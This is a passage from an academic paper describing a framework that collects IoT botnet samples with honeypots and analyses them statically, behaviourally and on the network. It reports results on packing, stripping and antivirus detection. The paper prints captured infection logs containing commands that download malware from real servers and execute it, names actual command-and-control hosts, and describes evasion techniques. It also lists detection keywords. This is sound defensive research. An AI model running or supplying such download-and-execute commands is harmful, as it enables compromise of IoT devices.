1	ARMv7l	4.16.7	Linux Embedded	No	Systemtap	Tcpdump
1	MIPS	4.16.7	Linux Embedded	No	Systemtap	Tcpdump
1	X86	4.16.7	Linux Embedded	No	Systemtap	Tcpdump
1	X86_64	4.16.7	Linux Embedded	No	Systemtap	Tcpdump
2	ARMv5l	3.2	Debian Wheezy	Yes	Strace	Tcpdump
2	MIPS	3.2	Debian Wheezy	Yes	Strace	Tcpdump
2	X86	3.2	Debian Wheezy	Yes	Strace	Tcpdump
2	X86_64	3.2	Debian Wheezy	Yes	Strace	Tcpdump

servers, HTTP user-agents and keywords associated with exploit code. However, a sample may be protected with anti-static-analysis techniques to prevent or deceive the static analysis [44]. Therefore, the analyzer attempts to identify the following anti-static-analysis techniques:

a: OBFUSCATION

Obfuscation refers to scrambling code and/or text to prevent the static analysis from extracting information that can be used to detect and identify the botnet. The analyzer can identify two obfuscation techniques, string encoding and executable packing.

String encoding is a technique that encodes strings in the malware code at compile-time and decodes them at run-time. For example, the IP or domain of the C2 servers may be decoded at run-time [44] to prevent the static analysis from discovering them. The static analyzer warns about the potential use of string encoding if a file is detected as a botnet sample, but the analysis cannot identify terms typically present in the strings of the botnet samples, or keywords related with botnet activity.

Executable packing is a more advanced obfuscation technique used by adversaries to trouble static analysis or reverse engineering of the botnet sample. When a binary executable is packed, it is compressed and wrapped into another executable, called a wrapper. The wrapper acts as wrapping layer for hiding the malware from static analysis [45]. When the wrapper executable is run, it loads the malware in memory and executes it. Since IoT devices are Linux-based, the file format of IoT botnet malware is the default executable file format for Linux, the executable and linkable format (ELF) [6].

There are several open-source packers for ELF files. The most widely used among cybercriminals is Vanilla UPX [23], an open-source packer that provides straightforward unpacking functionality. Because the UPX packer is open source, the adversaries may modify its source code to prevent unpacking using the standard UPX version. Such modifications include major changes in the source code or minor changes affecting the ELF header or/and the UPX header [46]. Likewise, the botnet herders may use custom developed packers to hinder reverse engineering.

The static analyzer can detect the use of packers. It classifies the samples in three categories: a) not packed; b) packed with standard UPX; or c) packed with custom packer. The packer detection is based on the entropy value of the ELF file. A sample is classified as packed if its entropy value is greater than 6.8. The entropy is calculated across all ELF sections using the Rahash tool provided by the Radare2 framework. If the keyword 'UPX' is found in the sample's strings, and the binary can be unpacked using the standard UPX, the sample is classified as packed with standard UPX. Otherwise, the sample is classified as packed with custom packer.

b: STATIC LINKING

Another technique that may affect the effectiveness of the static analysis is static linking. When an executable file is statically linked, the library code is included in the file. Therefore, it may be more challenging to discover and analyze the libraries used. On the other hand, a dynamically linked executable must locate the libraries on the device and load them at run-time, giving the analysts hints about its functionality.

The static linking may also increase successful execution rates by eliminating library dependency. When the executable is statically linked, there is no necessity for the libraries to be available on the device. The analyzer identifies static linking using the Radare2 API.

c: SYMBOL REMOVAL (BINARY STRIPPING)

Binary stripping refers to removing debugging symbols, among which function names to make the reverse engineering of the malware sample difficult. We refer to the samples lacking debugging symbols as 'stripped' samples. Such samples are identified using Radare2 API.

8) BEHAVIOURAL ANALYZER

The behaviour analyzer examines features that may not be identified by static analysis such as the actions and the system changes executed by the botnet sample. The behavioural analysis can facilitate intrusion detection and infection remediation [47] by identifying IoC and IoA. Additionally, it helps the enhancement of the dynamic analysis environment and methods. For example, the names of the files and processes created by the botnet sample can be used for signature-based intrusion detection. The identification of anti-forensics and

PID	File	Syscall
99	exe	openat
99	exe	brk
99	exe	mmap2
99	exe	read

FIGURE 7. Identified system calls per process.

persistence techniques can facilitate infection remediation. The detection of anti-sandbox techniques can help avoid false negative errors and improve sandboxes and behavioural analysis methods.

The analyzer investigates the sequence of system calls recorded during the execution of the botnet sample. For samples executed on the first VM group, the behaviour analyzer interprets the output of a systemtap kernel module [17] that records the system calls. To process the system calls made by samples executed on the second VM group, we implemented an interpreter for the strace output. The behavioural analysis can perceive the following:

a: FILES AND PROCESSES

The analyzer identifies the created and removed files and constructs a process tree of the processes spawned by the sample. The executed system calls are reported per process, as can be seen in Fig. 7.

b: PERSISTENCE

The botnet may use various techniques to establish persistence on the infected device and to continue running after restart, reboot, or logoff. One way of establishing persistence is by scheduling periodic execution of the botnet sample using cron, a Linux time-based job scheduler. Another common technique involves adding the botnet sample or a shell-script in the init.d/ directory for the initalization daemon to execute it as a service on start-up. A less common persistence technique enforces bot execution when a user logs into the system by modifying configuration files such as /etc/profile, /etc/bash.bashrc and others. The analyzer can identify these persistence techniques by detecting the following keywords in the system call arguments: 'rc.local', 'rc.conf', 'init.d', 'rcX.d', 'rc.local', 'systemd', 'bashrc', 'bash_profile', 'profile', 'autostart', 'cron.hourly', 'crontab', 'cron.daily', and '/var/spool/cron.' A more advanced persistence technique involves rootkits that can be loaded as kernel modules at system boot-up [48]. The analyzer can also detect the loading of kernel modules.

c: ANTI-FORENSICS

After the infection, the botnet sample may execute a sequence of actions to remove infection traces and to prevent device remediation or infection by competing botnets [24]. A common way for avoiding detection is by assigning the bot process an innocuous name associated with known tools or daemons [30]. The analyzer reports the invocation of the Linux system call 'PR_SET_NAME', used for assigning process names. The bot may also remove logs, temporary files or bash command history to hide traces of infection. A file removal can be identified using the invocation of 'unlink' system call or the 'rm' and 'rmdir' Linux commands. To prevent remediation or re-infection by competing botnets, the bot may alter the firewall configuration to block specific ports used for remote access or for exploiting the vulnerable service(s). The analyzer can identify changes made in the 'iptables' firewall configuration, as illustrated in Fig. 8.

```
execve "/bin/sh", ["sh", "-c", "iptables -I
PREROUTING -t nat -p udp --dport 8081 -j ACCEPT"]
```

FIGURE 8. Identified firewall change made by an IoT botnet sample.

A more advanced anti-forensics technique that can also be used for privilege escalation is process injection. Privilege escalation refers to gaining elevated access to restricted resources by exploiting a software bug or design flaw. The process injection technique allows the bot to inject its code into an already running process. This technique is detected if the system call arguments contain one of the following keywords: 'PTRACE_POKETEXT', 'PTRACE_POKEDATA', 'PTRACE_POKEUSER' or 'PTRACE_ATTACH' [49].

d: ANTI-DEBUGGING AND ANTI-TRACING

Debugging is a technique for finding program errors by executing the program instruction by instruction and inspecting the values stored in memory or registers. It can also help malware analysts understand the purpose and the functionality of a malware sample [50]. Software tracing refers to logging information about the program's execution. In malware analysis, software tracing tools can be used to trace malware execution [17]. For instance, the behavioural analyzer processes the system calls recorded by the tracing tools systemtap and strace.

Consequently, botnet creators may employ techniques to thwart debugging and tracing. The most common such technique exploits the Linux 'ptrace' system call. The bot process attempts to trace itself or to attach to itself, by invoking the ptrace system call with 'PTRACE_TRACEME' or 'PTRACE_ATTACH' flags accordingly [49]. Since at most one process can be attached to any other process at a time, the bot can detect that it is being debugged/traced if it cannot attach to itself. Oppositely, if the bot successfully attaches to itself, it will block the debugger/tracer. The first VM group is robust to the 'ptrace' anti-tracing technique since the systemtap tracing does not rely on the 'ptrace' system call. The strace tracing used for the second VM group may be detected by the anti-ptrace techniques. However, even if the bot detects strace, the invocation of 'ptrace' system call will be reported. One countermeasure to this technique,

limited to dynamically linked samples, is to bypass 'ptrace' by loading a shared library using LD_PRELOAD [17]. LD_PRELOAD is a system variable that specifies the paths of the shared objects that should be loaded before any other library. The bot may also detect debugging/tracing by checking the 'TracerPid' value in /proc/self/status file. The analyzer may identify anti-debugging and anti-tracing techniques by detecting system calls with arguments that contain the keywords 'PTRACE_TRACEME', 'PTRACE_ATTACH' or 'proc/%s/status'.

e: ANTI-SANDBOX

The behavioural and network analysis require the sample to be executed. A sample is typically executed in a VM with tracing and network traffic capturing tools running in the background to record its behaviour. Botnet developers may equip the bot with anti-sandbox techniques to detect if the host is a VM and if any execution tracing or traffic capturing tools are installed or running. If a sandbox is detected, the bot may halt its execution, hide its malicious behaviour, or execute destructive actions such as erasing the entire filesystem.

Anti-VM: There are several techniques for detecting a VM. One technique exploits the CPU information stored in the /proc/cpuinfo file. The bot may examine if the number of CPUs is consistent with the processor model [51], if the hypervisor flag is set or if the serial number of the CPU is sixteen 0's, which is typical for virtual devices [52]. Another technique entails searching multiple system files containing device information for hypervisor keywords: 'VirtualBox', 'KVM', 'QEMU' and 'VMWare'. The hypervisors may leave signs of virtualisation on the guest VMs. For instance, QEMU appends the string 'QEMU' to the aliases of virtualized devices such as hard drives [53]. A third technique exploits the 'mount' command to inspect the existence of files and directories in the /proc directory. This directory holds information about the Linux system. The bot can detect that the host is a VM if it fails to mount specific system files such as /proc/diskstats. The use of these techniques may be indicated if the system call arguments contain one of the following keywords: 'mountinfo', '/proc/cpuinfo', '/proc/sysinfo', '/proc/vz/', '/proc/bc', 'scsi', '/sys/class/dmi/id/product_name', '/proc/xen/capabilities', '/sys/class/dmi/id/sys_vendor', '/sys/devices/system', 'meminfo', '/sys/class/net/', '/sys/firmware/efi/systab', '/sys/bus/usb/devices/', '/sys/devices/pci', 'QEMU', 'VMWare', 'VirutalBox', or 'KVM'.

Checking running processes and installed tools: In addition, the bot may look for execution tracing or traffic capturing tools, IDS or other competing malware. Typical actions include enumerating running processes, installed programs, services enabled at start-up and scheduled jobs [6]. The process enumeration may be manifested by the execution of the Linux 'ps' tool. If the bot scans the contents of the '/bin/' folders, it may be looking for installed tools or competing malware.

Source	Destination	Protocol	Info
10.0.2.15	212.131.178.123	TCP	29263 → 23 [SYN]
10.0.2.15	105.184.64.65	TCP	29263 → 23 [SYN]
10.0.2.15	178.206.58.101	TCP	29263 → 23 [SYN]
10.0.2.15	41.171.145.59	TCP	29263 → 23 [SYN]
10.0.2.15	216.75.212.200	TCP	29263 → 23 [SYN]
10.0.2.15	107.146.143.183	TCP	29263 → 23 [SYN]

FIGURE 9. An infected device scanning port 23.

9) NETWORK ANALYZER

The network analyzer inspects the captured traffic file (pcap) to identify IoC, and the control, propagation and attacking mechanisms of the botnet. It can identify the following features that may not be identified by the static or behavioural analysis:

a: C2 DETAILS

The analyzer can determine the protocols, domains, IP addresses and ports used by the C2 server(s). It can also recognize the type of botnet architecture (centralised or peer-to-peer), and the use of Tor proxy or BitTorrent protocols for C2 communication.

b: INFECTION VECTORS AND DDoS ATTACKS

The analyzer can identify the ports scanned by the botnet and recognise known infection vectors. By identifying the ports scanned by the botnet, the analyzer may discover less frequently exploited or unknown vulnerabilities. The analyzer can also detect DDoS attacks and the targeted servers.

c: IMPLEMENTATION

The network analyzer uses the disspcap [54] and pyshark [55] Python libraries to inspect the captured traffic at two levels, at the transport layer and at the application layer.

At the transport layer, the packets are inspected to detect port scanning, C2 communication or DDoS attacks. The analyzer can detect SYN and FIN port scanning. A SYN scanning of a specific port is detected when the number of established connections is less than 20% of the total number of hosts to which SYN packets were sent. The SYN scanning is distinguished from SYN Flood DDoS based on the total number of SYN packets sent per host. Cases of short sample execution in the sandbox may result in misclassifying connection attempts to unreachable C2 servers as scanning. Such cases are handled using a threshold of a minimum of 10 scanned hosts per port. A FIN scanning is reported if the number of FIN packets is greater than the number of SYNACK packets sent to a specific port.

If the number of established connections on a given port is greater than 20% of the initiated connections (SYN requests) to that port, the ports is labelled as a C2 port, and the host(s) are labelled as C2 server(s). To accommodate for short sandbox executions that may involve only a few C2 heartbeats, the number of packets exchanged is not considered. If the

number of C2 connections is greater than five, the botnet is classified as a P2P botnet.

The analyzer can also detect ACK flood, SYN flood and UDP flood DDoS attacks. ACK flood attacks are detected if the ACK packets sent greatly outnumber the SYN packets sent to a specific host and port. SYN flood attacks are detected if a large number of SYN packets are sent to a single host, while UDP flood attacks are detected if the UDP datagrams sent to a host greatly outnumber the datagrams received. The analyzer can also detect and report packet spoofing.

At the application layer, the analyzer uses pyshark to extract DNS queries and HTTP requests. The exploits over HTTP can be identified by specific keywords in the URIs of the HTTP requests. The analyzer can also discover the use of BitTorrent protocol, proxy connections to Tor gateways and '.onion' domains.

10) ANTIVIRUS ANALYZER

The Antivirus analyzer submits the botnet samples to Virustotal [56], an online antivirus scanning service which employs multiple antiviruses. The service shares the submitted samples with antivirus vendors and researchers. The antivirus analyzer is implemented in Python and uses the Virustotal API to submit samples and to fetch the scanning results. After a scan is completed, the analyzer forwards the scan results to the Malware Class analyzer.

11) MALWARE CLASS ANALYZER

The Malware Class analyzer used is the open-source malware labelling tool AVClass [57]. AVClass uses the antivirus scan results from Virustotal containing malware classification labels assigned by the antiviruses, to identify the most likely malware family the sample belongs to.

12) DROPPER DETECTOR

The dropper detector can identify samples carrying a stage-two payload by inspecting the files downloaded by a sample. It can also extract the stage-two payload URL and submit it for analysis to the API.

13) BLACKLIST AND ABUSE REPORTER

The blacklist reporter submits the URLs of the botnet samples to URLhaus [58], a blacklist and abuse service. The reporter also searches the MD server for other botnet samples and reports those discovered. The URLhaus service is managed by abuse.ch, a non-profit organisation that automatically issues abuse reports to ISP and hosting providers. The blacklisting and reporting of the identified MD and C2 servers can facilitate suspension of the analyzed botnets.

14) RESULTS REPORTER

The results reporter outputs the results of the analysis in a structured format (JSON) interpretable by both humans and software. It also stores the results of the analysis into a database containing the results of all samples analyzed by the BAB. An extract from a brief report version is shown in Fig. 10. The results, including the identified IoC and IoA, are shared with Malware Bazaar through the API. Malware Bazaar [59] is a platform for sharing malware threat intelligence with law enforcement agencies, government entities, CERTs, SOCs, and antivirus vendors.

Botnet	172.245.79.122:80/bins
Peer-to-peer	false
Architecture	x86
AvClass	mirai|10,linux|9,server|4,backdoor|4
TCP Scanning	2323,23
TCP CNC	172.245.79.122:1024

FIGURE 10. Extract from a brief version of the analysis report.

```
GET /shell?cd /tmp;
wget http://23.254.130.186/bins/Jaws.sh;
chmod 777 Jaws.sh; sh Jaws.sh;
rm -rf Jaws.sh;
```

List. 1. Jaws infection log.

```
cd /tmp || cd /var/run || cd /mnt
|| cd /root || cd /;
wget http://176.123.4.234/bins/Packets.mips;
curl -O http://176.123.4.234/bins/Packets.mips;
cat Packets.mips >Packets;chmod +x *;
./Packets Jaws
```

List. 2. Shell-script extract.

V. PERFORMANCE EVALUATION AND LESSONS LEARNT

In this section, we evaluate the performance of the IoT-BDA framework and discuss the lessons learnt since the initial deployment of the framework.

A. CAPTURING BOTNET SAMPLES

The BCB collected 9306 IoT botnet samples over seven months. We also identified several anti-honeypot techniques by monitoring the honeypot activity.

1) LESSONS LEARNT

After the BCB was deployed, we periodically inspected the honeypot logs, looking for anti-honeypot techniques. Techniques for disrupting the automated capturing and analysis of botnet samples were identified in the infection attacks logged on the Jaws and Telnet honeypots. We examined an infection recorded by the Jaws honeypots that involved two anti-honeypot actions. The first action, shown in Listing 1, can prevent the discovery of the MD server by removing the shell script after execution. The shell script downloads the binaries using hardcoded URLs pointing to MD server and executes them. Another action, shown in the shell script extract in Listing 2, can be potentially used to disrupt automated sample collection and analysis. The botnet sample is executed with the argument 'Jaws' which is probably used to instruct the

TABLE 3. Number of botnet samples collected by the honeypots.

Honeypot	Telnet	Android Debug Bridge	Jaws Web Server	D-Link UPnP SOAP	Realtek miniigd UPnP SOAP	GPON Home Gateway	Huawei HG532 router	DGN1000 Netgear routers	Hadoop YARN
Samples collected	6970	202	155	12	27	1721	32	187	56

```
a) cat /proc/cpuinfo; uname -m;
b) /bin/busybox wget; /bin/busybox tftp;
c) /bin/busybox wget
http://192.236.146.234:80/lmaoWTF/loligang.arm7
-O - > nya;
/bin/busybox chmod 777 nya; /bin/busybox naya
```

List. 3. Telnet infection.

sample to use Jaws as infection vector for further propagation. Nevertheless, the execution argument may be also used to disrupt automated collection and analysis. For instance, if the malware is not run with the expected argument, it may not exhibit its true behaviour. A similar case involves a malware sample that checks if the file was renamed [6].

By monitoring the activity on the Telnet honeypots, we identified an anti-honeypot technique that enables URL-less IoT botnet propagation via Telnet. The technique may have helped an IoT botnet to avoid honeypots and to propagate undetected [29]. The URL-less IoT botnet propagation utilises two mechanisms: echoed hex-strings file transfer and droppers. A typical Telnet infection starts with a login brute-force attack. Once a session is established, the bot executes a sequence of commands to: a) detect the underlying CPU architecture; b) examine the availability of file download tools such as wget/curl/tftp; and c) download and execute the sample for the identified architecture. The botnet sample is typically downloaded from a URL using one of the wget/tftp/curl tools, as shown in Listing 3. Alternatively, the attacking bot may use the echoed hex-strings technique, described in Section II-C, to transfer the bot sample to the victim device. The echoed hex-strings file transfer was introduced by Hajime botnet for infecting devices that lack the wget/tftp/curl tools. However, IoT botnets may use this technique to evade honeypots that rely on URL pattern matching, and signature-based network detection that monitors network traffic for malicious URLs.

We identified a botnet using the echoed hex-strings file transfer for evasive purpose by reviewing the Telnet honeypot logs. Although the 'wget' tool was available, the bot proceeded with the echoed hex-strings transfer, as reported in our blog post [29]. The file transferred as a sequence of bytes (hex strings) was a dropper that downloads and executes the actual bot sample. The droppers may be used to prevent discovery of the actual botnet samples. The security researcher MalwareMustDie observed the use of this evasive technique by another botnet [60].

The last anti-honeypot technique we identified was a MD server configured to only accept HTTP requests with specific user-agents. This technique may prevent researchers from downloading the samples or deceit them that the samples are removed from the server.

2) EVALUATION

To evaluate the BCB, we investigated whether the honeypots can capture all the samples from the infections they recorded. The honeypots comprising the BCB successfully captured and reported the samples from all infections that delivered a sample. A total of 9306 IoT botnet samples were collected by the honeypots, out of which 4168 were unique. The Telnet and the GPON Home Gateway honeypots collected significantly higher numbers of samples compared to the rest of the honeypots, as shown in Table 3.

In addition to evaluating their effectiveness in capturing samples from real IoT botnet infections, the honeypots have also been evaluated in a controlled environment. The honeypots were deployed in a virtual network and targeted with controlled IoT botnet infections. The evaluation process is described as follows.

We obtained the source-codes of different IoT botnets, scanning tools used for discovering vulnerable IoT devices, and exploits used for infecting vulnerable devices from publicly accessible GitHub repositories, forums, and Discord groups. The honeypots were attacked by one botnet at a time. Each botnet was configured to scan and attack vulnerable devices within the IP range of the virtual network where the honeypots were deployed. The servers comprising the botnet infrastructure were deployed on VMs connected to the virtual network. An additional VM was deliberately infected and used as a bot. Upon the infection, the bot VM scanned the virtual network for vulnerable devices and reported the honeypots it discovered. Similar to the real IoT botnet infections, a scanner server, equipped with the obtained scanning tools, was also used to scan the virtual network for vulnerable devices. The discovered honeypots were then attacked by the loader server which tried to infect them. Each honeypot was evaluated using two criteria: 1) whether the honeypot was discovered and attacked by the botnets; and 2) whether the honeypot captured and reported the botnet samples used in the infection attacks. The IoT botnets used to infect the honeypots are shown in Table 4.

The IoT botnets successfully discovered and attacked each honeypot in the virtual network. The honeypots managed to capture and report the samples from all infection attacks executed by the botnets. Overall, the honeypots proved to be effective in capturing samples from both real IoT botnet

TABLE 4. IoT botnets used to evaluate the BCB in a controlled environment.

IoT botnet
Mirai (original)
QBot (one of its variants)
Kbot (Mirai variant)
Storm (Mirai variant)
Tsunami (Mirai variant)
Mana (Mirai variant)
Hito (Mirai variant)
Omni (Mirai variant)

infection attacks and the infection attacks executed in the virtual network.

In this evaluation, we did not evaluate the probability of the BCB correctly detecting IoT botnet infection attacks, or the probability of missing detections. This is because it is difficult to accurately identify all botnet infections among the connections recorded by the honeypots. During our experiments, we have observed that the connections recorded by the honeypots also include non-botnet operations such as network scanning and reconnaissance performed by vulnerability scanners and/or search engines like Shodan and ZoomEye. The incomplete botnet infections, i.e., the infections that did not deliver a sample, may include actions that can also be seen in the non-botnet operations. Such actions include connecting to a device, banner grabbing, fingerprinting and others. Therefore, it is difficult to automatically separate the incomplete botnet infections from the non-botnet operations in order to accurately identify all botnet infections among the connections recorded by the honeypots.

B. BOTNET SAMPLES ANALYSIS

The BAB successfully analyzed 98% of the samples captured by the BCB. Following the initial deployment of the BAB, the sandbox was expanded with a second VM group to improve the chances for a successful sample execution.

1) LESSONS LEARNT

The sandbox initially used only the first VM group, comprised of light-weight embedded Linux VMs, among which an ARMv7 VM. One of the first challenges we faced was failed or corrupt executions of ARM samples compiled for older ARM CPU versions. The corrupt execution was manifested through a sequence of 'restart' system calls. Some MIPS samples also failed to execute. The erroneous execution may be caused by assembly code that uses specific CPU registers that are not be available on newer architecture versions [31]. Another reason for the erroneous execution could be that statically compiled binaries for one kernel version might not properly execute on another kernel version [6]. Although most IoT botnet samples are cross compiled for multiple CPU architectures, allowing a failed execution to be compensated with a successful execution of a sample compiled for different architecture, some botnets may infect only a specific CPU architecture.

TABLE 5. Sample execution rate.

Execution outcome	Number of samples	Percentage
Successfully executed	4077	98%
Failed to execute	91	2%

TABLE 6. Successfully executed samples on each VM group per architecture.

CPU architecture	VM group 1	VM group 2	Total
ARM	772	2038	2810
MIPS	540	37	577
X86	681	0	681
X86_64	9	0	9
Total	2002	2075	4077

To accommodate for such cases and to improve the chances for a successful execution, the sandbox was expanded with the second VM group, described in Section IV-B. The VMs in the second group include an ARMv5 VM, employ Linux Debian OS, older Linux kernel, and have C development libraries installed.

2) EVALUATION

Out of the 4168 collected unique samples, the BAB successfully analyzed 4077 samples, or 98%, as can be seen in Table 5. The samples were also reported to the URLhaus blacklist and abuse service. From the successfully analyzed samples, 2810 were compiled for ARM CPUs, 577 for MIPS CPUs, 681 for x86 CPUs and 9 samples for x86_64 CPUs. The first VM group was used for the execution of 2002 samples while 2075 samples were executed on VMs from the second group, as shown in Table 6.

Table 7 shows the number of samples that the BAB failed to execute using each VM group. Using the first VM group, the BAB failed to execute 216 samples, out of which 179 ARM samples and 37 MIPS samples. A second attempt was made to execute these samples using the second VM group. Out of the 179 ARM samples that failed to execute on the first VM group, 55 samples (31%) also failed to execute on VM group 2, while 124 samples (69%) executed successfully. All 37 MIPS samples that failed to execute on VM group 1 were successfully executed on VM group 2. Altogether, 161 samples or 74% of the samples that failed to execute on VM group 1, were successfully executed on VM group 2, showing the benefit of the addition of the second VM group. Thirty-six ARM samples compiled for older ARM versions, whose execution was attempted only using VM group 2, failed to execute. However, the failed execution of these samples may be due to improper compilation or erroneous program code. As indicated in Table 7, the BAB failed to execute a total of 91 samples, 55 of which failed to execute on both VM groups, and 36 of which were attempted to be executed only on VM group 2.

VI. IN-DEPTH BOTNET ANALYSIS

This section presents the analysis results along with the key findings.

TABLE 7. Samples that failed to execute, per VM group.

CPU architecture	Failed execution on VM group 1	Failed re-execution on VM group 2 after failed execution on VM group 1	Failed first-time execution on VM group 2	Total failed execution
ARM	179	55	36	91
MIPS	37	0	0	0
X86	0	0	0	0
X86_64	0	0	0	0
Total	216	55	36	91

TABLE 8. An example of an IoT botnet and its corresponding instances.

Botnet	/919100h/nomn0m
Botnet instance 1	45.148.10.154/919100h/nomn0m
Botnet instance 2	45.148.10.89/919100h/nomn0m
Botnet instance 3	81.19.215.118/919100h/nomn0m

TABLE 9. Botnet properties shared among botnet instances.

Botnet	/919100h/nomn0m
File name	nomn0m
Ports scanned	23, 80, 8081, 37215, 52869
C2 domain and port	agakarakoccnc.duckdns.org:47001
Library linking	Static
Obfuscation techniques	UPX packer

TABLE 10. Antivirus detection rate.

Number of AV detections	Number of samples
0	3
1	3
2	7
3	8
4	5
5-10	126
10-15	951
>15	2974

A. DATASET

For each sample captured by the honeypots, the samples from the same botnet, compiled for different CPU architectures supported by the BAB were obtained from the MD server and analyzed too. The motivation for this lies in the possibility some of the samples' characteristics to differ per architecture. There may be cases such as the 'Greek_helios' botnet, analyzed by BitDefender [30], where only one out of thirteen samples, each compiled for different architecture, contains debugging symbols and can hence facilitate static analysis.

The IoT botnets are inspected at two levels. We first analyze each botnet sample individually. The samples are then clustered into botnets and information is aggregated for each botnet. The samples belonging to the same botnet share the following characteristics: URL path and samples' names, scanned ports, C2 domains and ports, library linking and obfuscation. The samples were organized into botnets iteratively. All samples were first grouped into botnets instances. A botnet instance comprises botnet samples captured from the same MD server. The botnets instances with similar naming for the URL paths and the sample files were then grouped together. Finally, the groups that scanned for the same ports and shared the same C2 domains and ports, library linking, and obfuscation techniques were merged into botnets.

An example botnet, '45.148.10.154/919100h/nomn0m', and its three instances are shown in Table 8. Each botnet instance uses a unique MD server, but shares the same botnet properties with the other botnet instances belonging to the same botnet. As indicated in Table 9, the botnet instances of the botnet '/919100h/nomn0m' share the name 'nomn0m' for the botnet samples, the C2 domain and port 'agakarakoccnc.duckdns.org:4700', scan the ports 23, 80, 8081, 37215, and 52869, and use static library linking and UPX packing. The dataset comprises 4077 botnet samples across 368 botnets.

B. VIRUSTOTAL ANALYSIS

Virustotal [56] is an online service for scanning files using more than 60 antivirus vendors (AVs). Each antivirus classifies the file as benign or malicious and may also assign a malware family to the identified malware samples. For each sample analyzed, we record the number of AVs that classified the sample as malicious. Table 10 shows the antivirus detection rate described as the number of samples per number of AV detections. Three samples were not detected by any AV vendor, three samples were detected by only one AV, seven samples were detected by two AVs, eight samples were detected by 3 AVs, five samples were detected by four AVs, 126 samples were detected by between five and 10 AVs, 951 samples were detected by between 10 and 15 AVs, and 2974 samples were detected by more than 15 AVs.

Overall, the AVs performed excellent in detecting IoT botnets, with 3925 samples or 96% of the collected samples being detected by more than 10 AVs. Only three samples were misclassified as benign. Despite the high antivirus detection rate, the antivirus software may not be applicable to IoT devices due to the constrained hardware resources. However, the antivirus detection can help perimeter defence. For instance, the network traffic to/from IoT devices can be monitored to detect transfer of ELF binaries, which can then be scanned by an antivirus.

C. STATIC ANALYSIS

The static analysis can detect signs of malicious behaviour using properties extracted from the binary file. Consequently, botnet developers may employ techniques to trouble or deter static analysis. The static analyzer examined the potential use

TABLE 11. Botnets using string encoding.

String encoding	Number of botnets
Yes	202
No	134
Mixed	32

TABLE 12. Botnets using debugging symbol removal.

Debugging symbols removed	Number of botnets
Yes	103
No	127
Mixed	138

TABLE 13. Library linking type used per botnet.

Library linking	Number of botnets
Static	344
Dynamic	3
Mixed	21

of anti-static-analysis techniques by the analyzed samples, and reported the following findings:

1) REMOVED DEBUGGING SYMBOLS (STRIPPED SAMPLES)

Out of the 4077 collected samples, 2729 were stripped, while 1348 were compiled with debugging symbols.

2) STATIC LINKING

Most of the samples, 4039, were statically linked, while only 38 samples were dynamically linked. The botnet herders may have used static linking to improve the chances for a successful execution by avoiding library dependency.

3) OBFUSCATION

String encoding, a simpler form of obfuscation, was detected in 2414 samples. The use of packers was also investigated. We identified 1160 samples packed with the default UPX packer, 389 samples packed with modified UPX versions or other custom packers, while 2528 samples were not packed.

The utilisation of the anti-static analysis was also examined at the botnet level. We differentiate two cases for each of the properties: a) when all botnet samples share the same value for a given property; and b) when some of the samples, compiled for different CPU architectures, or collected at different times, have different values for the same property. For example, an ARM sample may be stripped while a MIPS sample from the same botnet is unstripped. For the latter case, we label the property as mixed. There are 368 botnets in our dataset. The results are shown in Tables 10-12.

One interesting observation is the high number of botnets that comprise both stripped and non-stripped samples. The non-stripped samples can be used to recover the function names of the stripped samples [61]. Similarly, if a botnet sample with non-encoded strings is discovered, its static analysis may shorten the time required to identify the botnet by discovering IoC in the file's strings. The botnets with mixed



FIGURE 11. Packers used per botnet.

packing vary from having a subset of the samples that are not packed, to packing a subset of the samples with the default UPX packer and using a modified UPX packer for the rest. The use of packers per botnet is shown in Fig. 11.

D. EFFECT OF ANTI-STATIC-ANALYSIS TECHNIQUES ON ANTIVIRUS DETECTION RATE

The antiviruses performs static analysis to identify keywords, function names or other artifacts that indicate malicious behaviour. Thus, the techniques aimed to hinder static analysis may also affect the antivirus detection. An analysis on the effect each of the anti-static-analysis techniques has on the antivirus detection rate showed that antivirus detections can be reduced by encoding the strings and stripping the binary [62]. We look at the effect each of the four anti-static-analysis techniques has on the antivirus detection rate individually, and when combined with the other anti-static-analysis techniques. The lowest possible detection rate is 0, when none of the antiviruses classify the sample as malicious, and the highest possible detection rate is 61, which is the number of antivirus vendors that can detect malicious ELF files.

The statically linked, unstripped samples, with encoded strings and packed with custom packer had the lowest antivirus detection rate of 18.26. On the contrary, the dynamically linked, stripped, not packed samples with encoded strings had the highest detection rate of 35.57, as shown in Table 14.

The statically linked samples had lower average detection rate compared to the dynamically linked samples, as can be seen from Table 15. The removal of debugging information is typically applied to trouble the reverse engineering of a sample. However, it may make the sample more suspicious and hence have a negative effect on the detection rate. As shown in Table 16, binary stripping has no individual effect on the antivirus detection rate. It has only significantly reduced the detection rate for not packed, statically linked samples, when combined with string encoding, as indicated in Table 14. Stripping also reduced the detection rate of dynamically linked samples, packed with the default UPX packer, without encoded strings. However, since there are only two samples of the latter, this observation may not be representative.

TABLE 14. Effect of the anti-static-analysis techniques on antivirus detection rate.

Library linking	Symbols stripped	Encoded strings	Packing	Number of samples	Virustotal positives
Static	No	No	None	127	33.27
Static	Yes	No	None	384	33.15
Static	No	Yes	None	262	32.02
Static	Yes	Yes	None	1736	21.02
Dynamic	No	No	None	10	32.5
Dynamic	Yes	No	None	8	34.87
Dynamic	No	Yes	None	4	34.75
Dynamic	Yes	Yes	None	14	35.57
Static	No	No	Standard UPX	562	28.67
Static	Yes	No	Standard UPX	558	32.82
Static	No	Yes	Standard UPX	11	30.90
Static	Yes	Yes	Standard UPX	27	29.55
Dynamic	No	No	Standard UPX	0	NA
Dynamic	Yes	No	Standard UPX	2	21.05
Dynamic	No	Yes	Standard UPX	0	NA
Dynamic	Yes	Yes	Standard UPX	0	NA
Static	No	No	Custom packer	12	26.41
Static	Yes	No	Custom packer	0	NA
Static	No	Yes	Custom packer	372	18.26
Static	Yes	Yes	Custom packer	0	NA
Dynamic	No	No	Custom packer	0	NA
Dynamic	Yes	No	Custom packer	0	NA
Dynamic	No	Yes	Custom packer	0	NA
Dynamic	Yes	Yes	Custom packer	0	NA

TABLE 15. Effect of library linking type on antivirus detection rate.

Library linking	Virustotal positives
Static	25.80
Dynamic	33.78

